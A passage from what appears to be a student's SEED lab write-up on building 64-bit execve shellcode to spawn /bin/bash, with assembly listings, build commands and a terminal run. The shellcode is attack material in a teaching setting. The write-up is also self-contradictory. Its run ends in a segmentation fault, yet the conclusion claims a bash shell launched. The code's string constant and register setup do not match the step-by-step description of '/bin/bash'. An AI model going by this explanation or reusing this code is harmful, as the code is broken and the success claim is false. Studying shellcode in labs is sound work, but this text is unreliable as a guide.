14 mov rdi, rsp           ; Set rdi to point to the command string
15 xor rax, rax           ; Clear rax
16 mov al, 0x3b           ; Set rax to syscall number for execve
17 syscall
18
```

- This is the updated code which used to execute the 64-bit program .



```
1 section .text
2 global _start
3
4 _start:
5 ; Clear registers and set up command string
6 xor rax, rax          ; Clear rax register
7 push rax              ; Null-terminate the command string
8
9 ; Set up the command string "/bin/bash"
10 mov rdi, rsp           ; Set rdi to point to the command string
11 mov rax, 0x687361622f2f2f ; Set rax to "/bash\0\0\0" (little-endian)
12 push rax              ; Push the command string onto the stack
13
14 ; Set up the arguments and execute /bin/bash
15 mov rsi, rsp           ; Set rsi to point to the command string
16 xor rax, rax           ; Clear rax
17 mov al, 0x3b           ; Set rax to syscall number for execve
18 syscall
19
```

- The above code was compiled and executed .



The screenshot shows a terminal window titled "seed@VM: ~/.../Labsetup". The user runs three commands: "nasm -f elf64 mysh\_64.s -o mysh\_64.o", "ld mysh\_64.o -o mysh\_64", and "./mysh\_64". The final command results in a "Segmentation fault".

```
seed@VM:~/.../Labsetup$ nasm -f elf64 mysh_64.s -o mysh_64.o
[09/05/23]seed@VM:~/.../Labsetup$ ld mysh_64.o -o mysh_64
[09/05/23]seed@VM:~/.../Labsetup$ ./mysh_64
Segmentation fault
[09/05/23]seed@VM:~/.../Labsetup$
```

#### Observation:

1. In the above code the 'rax' register, which is frequently used to store syscall numbers, is cleared first.
2. Then inserted a null byte (0x00) at the end of the command string to null-terminate it. Which guarantees a clean end to the command string.
3. Then set 'rdi' to the command string's starting point. The 'execve' syscall will then take 'rdi' as its first argument, expecting it to contain the address of the command text.
4. Then enter the command string "/bash 0 0 0" into the "rax" variable. In order to make sure that it is 9 bytes long and appropriately null-terminated, this value represents "/bin/bash" with null bytes.
5. We push 'rax' to the top of the stack. With the null byte indicating the string's end, this effectively puts the command string "/bin/bash0" onto the stack.
6. The command string is on the stack after we set 'rsi' to point to its start.
7. 'execve' is the syscall number for 'al,' so we first clear 'rax' and then set 'al' to 0x3b.
8. Finally, called the 'syscall' instruction, which causes '/bin/bash' to run with the given command string.

#### Conclusion:

The code calls 'execve' to run '/bin/bash' after successfully setting up the command string, parameters, and syscall number. By doing this, a fresh bash shell is launched, and we can see a bash prompt ('\$') where we can type and run bash commands.